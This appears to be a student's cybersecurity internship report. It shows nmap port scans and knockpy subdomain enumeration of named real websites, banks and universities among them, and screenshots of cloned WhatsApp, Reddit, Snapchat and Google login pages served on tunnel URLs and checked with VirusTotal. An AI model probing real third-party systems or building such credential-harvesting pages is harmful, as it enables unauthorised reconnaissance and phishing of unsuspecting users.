rDNS record for 74.208.236.57: 74-208-236-57.elastic-ssl.ui-r.com
Not shown: 996 filtered tcp ports (no-response), 2 filtered tcp ports (port-unreach)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


4** For the website: www.calvinklein.bg



5**For the website: www.chinesetest.cn



→Scanning 65,535 ports:




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 jazmin.pk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:16 EST
Nmap scan report for jazmin.pk (23.227.38.32)
Host is up (0.027s latency).
rDNS record for 23.227.38.32: myshopify.com
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 hamzastores.pk
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:17 EST
Failed to resolve "hamzastores.pk".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.74 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 sre.as
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:21 EST
Nmap scan report for sre.as (192.0.78.160)
Host is up (0.032s latency).
Other addresses for sre.as (not scanned): 192.0.78.241
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

➔TASK-3

- Find Subdomains for Any 10 Targets.
- Create a fake login page for any 5 social media websites with otp page and detect if the link is malicious or not using tools like Virustotal or Netcraft extension.
- Identify 5 websites where you can do an email spoofing attack.

TASK—3

Cybersecurity & ethical Hacking Internship Task3

Finding out subdomains of the target websites:

We use knockpy to gather subdomains information and its interface is

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd knock

┌──(root㉿kali)-[/home/kali/knock]
└─# python3 knockpy.py yahoo.com

  _  __                  _
 | |/ /                  | |    v6.1.0
 | ' / _ __   ___   ___ | | ___ __  _   _
 |  < | '_ \ / _ \ / __| |/ / '_ \| | | |
 | . \| | | | (_) | (__|   <| |_) | |_| |
 |_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                            | |     __/ |
                            |_|    |___/

local: 10757 | remote: 1687 py

Wordlist: 12444 | Target: yahoo.com | Ip: 98.137.11.164
```

1) For the website www.fcibank.com.pk

```
┌──(root㉿kali)-[/home/kali/knock]
└─# python3 knockpy.py fcibank.com.pk

local: 10757 | remote: 10

Wordlist: 10767 | Target: fcibank.com.pk | Ip: 198.38.91.74

10:08:03

Ip address      Code Subdomain                                Server                Real hostname
198.38.91.74    401  cpcalendars.fcibank.com.pk               cPanel
198.38.91.74    401  cpcontacts.fcibank.com.pk                cPanel
198.38.91.74    200  cpanel.fcibank.com.pk                    Apache
198.38.91.74    200  ftp.fcibank.com.pk                       Apache
127.0.0.1            localhost.fcibank.com.pk
198.38.91.74    200  mail.fcibank.com.pk                      Apache
198.38.91.74    401  webdisk.fcibank.com.pk                   cPanel
198.38.91.74    200  webmail.fcibank.com.pk                   Apache
198.38.91.74         whm.fcibank.com.pk
198.38.91.74    200  www.fcibank.com.pk                       Apache

10:11:29

Ip address: 2 | Subdomain: 10 | elapsed time: 00:03:25
```


2) For the website www.che.uop.edu.pk

```
local: 10757 | remote: 1 er.py

Wordlist: 10758 | Target: che.uop.edu.pk~ | Ip: None

10:06:30

Ip address      Code Subdomain                                Server                Real hostname

10:06:45

Ip address: 0 | Subdomain: 0 | elapsed time: 00:00:14
```


3) For the website www.sabrigroup.pk

4) For the website www.mymart.pk

5) For the website www.hotelone.com.pk



6) For the website www.cnnic.com.cn



7) For the website www.chinaemail.cn

```
180.76.132.86    200  s73u.chinaemail.cn                                  nginx
180.76.132.161   200  s82x.chinaemail.cn                                  nginx
180.76.132.2     200  s82d.chinaemail.cn                                  nginx
180.76.132.166   200  s85v.chinaemail.cn                                  nginx
180.76.132.194   200  s88s.chinaemail.cn                                  nginx
182.61.7.242     200  s76k.chinaemail.cn                                  nginx
180.76.132.60    200  s98x.chinaemail.cn                                  nginx
182.61.7.190     200  s77k.chinaemail.cn                                  nginx
180.76.132.108   200  s9.chinaemail.cn                                    nginx
180.76.132.208   200  s7.chinaemail.cn                                    nginx
180.76.132.82    200  s90s.chinaemail.cn                                  nginx
180.76.132.219   200  s93r.chinaemail.cn                                  nginx
180.76.132.153   200  s79c.chinaemail.cn                                  nginx
180.76.132.14    200  s96q.chinaemail.cn                                  nginx
150.109.113.109  200  sbjm.chinaemail.cn                                  nginx
106.12.41.161    200  s81u.chinaemail.cn                                  nginx
106.12.41.144         s236f.chinaemail.cn
106.12.41.161    200  s80w.chinaemail.cn                                  nginx
218.5.79.94           smtp.chinaemail.cn
59.151.120.244        smtp5.chinaemail.cn
168.235.104.48        smtpc104.chinaemail.cn
107.191.119.105       smtpc117.chinaemail.cn
119.8.58.137          smtpc119.chinaemail.cn
49.51.47.117     200  us.chinaemail.cn                                    nginx
180.76.132.234   200  w2.chinaemail.cn                                    nginx
180.76.132.44    200  w136z.chinaemail.cn                                 nginx
106.12.41.147    200  w228k.chinaemail.cn                                 nginx
180.76.132.105   200  w1.chinaemail.cn                                    nginx
180.76.132.16    200  w6.chinaemail.cn                                    nginx
180.76.132.240   200  w228y.chinaemail.cn                                 nginx
180.76.132.208   200  w7.chinaemail.cn                                    nginx
180.76.132.45    200  w8.chinaemail.cn                                    nginx
180.76.132.74    200  w4.chinaemail.cn                                    nginx
182.61.7.67      200  w166x.chinaemail.cn                                 nginx
182.61.7.137     200  w202h.chinaemail.cn                                 nginx
180.76.132.108   200  w9.chinaemail.cn                                    nginx
180.76.132.110   200  w3.chinaemail.cn                                    nginx
180.76.132.71    403  weather.chinaemail.cn                               nginx
61.152.252.10         w5.chinaemail.cn
180.76.132.46    200  wbjm.chinaemail.cn                                  nginx
115.182.8.77          web.chinaemail.cn
124.156.133.22   200  widgets.chinaemail.cn                               nginx
119.28.15.77     200  www.chinaemail.cn                                   nginx
43.129.30.92          zjmx5.chinaemail.cn

10:54:44

Ip address: 146 | Subdomain: 378 | elapsed time: 00:08:06
```

8) For the website www.en.hit.edu.cn

```
┌──(root㉿kali)-[/home/kali/knock]
└─# python3 knockpy.py en.hit.edu.cn

 _  __/_           _  v6.1.0
| '/ /  _ __   ___ | |  __  _ __  _  _
|  <| '_ \ / _ \ / __|| |/ /| '_ \| || |
| . \| | | | (_) | (__ |   < | |_) | || |
|_|\_\_| |_|\___/ \___||_|\_\| .__/ \__, |
                             | |    __/ |
                             |_|   |___/

local: 10757 | remote: 2

Wordlist: 10759 | Target: en.hit.edu.cn | Ip: 202.118.254.70

10:49:02

Ip address      Code Subdomain                                      Server                                      Real hostname

10:55:09

Ip address: 0 | Subdomain: 0 | elapsed time: 00:06:06

┌──(root㉿kali)-[/home/kali/knock]
└─#
```


9) For the website www.english.pku.edu.cn


```
┌──(root㉿kali)-[/home/kali/knock]
└─# python3 knockpy.py english.pku.edu.cn

 _  __/_           _  v6.1.0
| '/ /  _ __   ___ | |  __  _ __  _  _
|  <| '_ \ / _ \ / __|| |/ /| '_ \| || |
| . \| | | | (_) | (__ |   < | |_) | || |
|_|\_\_| |_|\___/ \___||_|\_\| .__/ \__, |
                             | |    __/ |
                             |_|   |___/

local: 10757 | remote: 3

Wordlist: 10760 | Target: english.pku.edu.cn | Ip: 162.105.120.171

10:56:41

Ip address      Code Subdomain                                      Server                                      Real hostname
162.105.131.196      web.english.pku.edu.cn
115.27.240.151       www.english.pku.edu.cn

11:01:06

Ip address: 2 | Subdomain: 2 | elapsed time: 00:04:24
```

10) For the website www.nceg.uop.edu.pk


Creating a fake login page for any 5 social media websites with otp page and detect if the link is malicious or not using tools like Virustotal or Netcraft extension.:


1)







2)


vldb1gpg5v.loclx.io/login.html.php
VPN
WhatsApp Login
Phone Number
LOGIN
Forgot Help / OTP?
Create your Account



https://vldb1gpg5v.loclx.io/login.html.php
Sign in
Sign up
1
/ 90
Community Score
1 security vendor flagged this URL as malicious
Reanalyze
Search
Graph
API
https://vldb1gpg5v.loclx.io/login.html.php
vldb1gpg5v.loclx.io
Status
200
Last Analysis Date
a moment ago
text/html
base64-embedded


3)


6gsjtqelht.loclx.io/login.html.php
VPN
Sign in
USERNAME
PASSWORD
SIGN IN
Forgot username · Forgot password
New to Reddit? SIGN UP



https://6gsjtqelht.loclx.io/login.html.php
Sign in
Sign up
0
/ 90
Community Score
No security vendors flagged this URL as malicious
Reanalyze
Search
Graph
API
https://6gsjtqelht.loclx.io/login.html.php
6gsjtqelht.loclx.io
Status
200
Last Analysis Date
a moment ago
text/html
base64-embedded
DETECTION
DETAILS
LINKS
COMMUNITY


4)


al28w3at9i.loclx.io/login.html.php
VPN
Log into Snapchat
USERNAME OR EMAIL
PASSWORD
Log In
FORGOT PASSWORD / CREATE ACCOUNT


virustotal.com/gui/url/613931815ad15300040e807260eae830ff06202a4659bf776a27cfebaa3e3f1d?nocache=1
https://al28w3at9i.loclx.io/login.html.php
Sign in
Sign up
1
/ 90
1 security vendor flagged this URL as malicious
Reanalyze
Search
Graph
API
https://al28w3at9i.loclx.io/login.html.php
al28w3at9i.loclx.io
Status
200
Last Analysis Date
a moment ago
text/html
base64-embedded
Community Score
DETECTION
DETAILS
LINKS
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Trustwave
Phishing
Abusix
Clean

5)


Gmail
liyjwbvtyd.loclx.io/login.html.php
VPN
Google
Sign in
with your Google Account
Email or phone
Enter your password
Forgot password?
SIGN IN
English (United States)
Help
Privacy
Terms

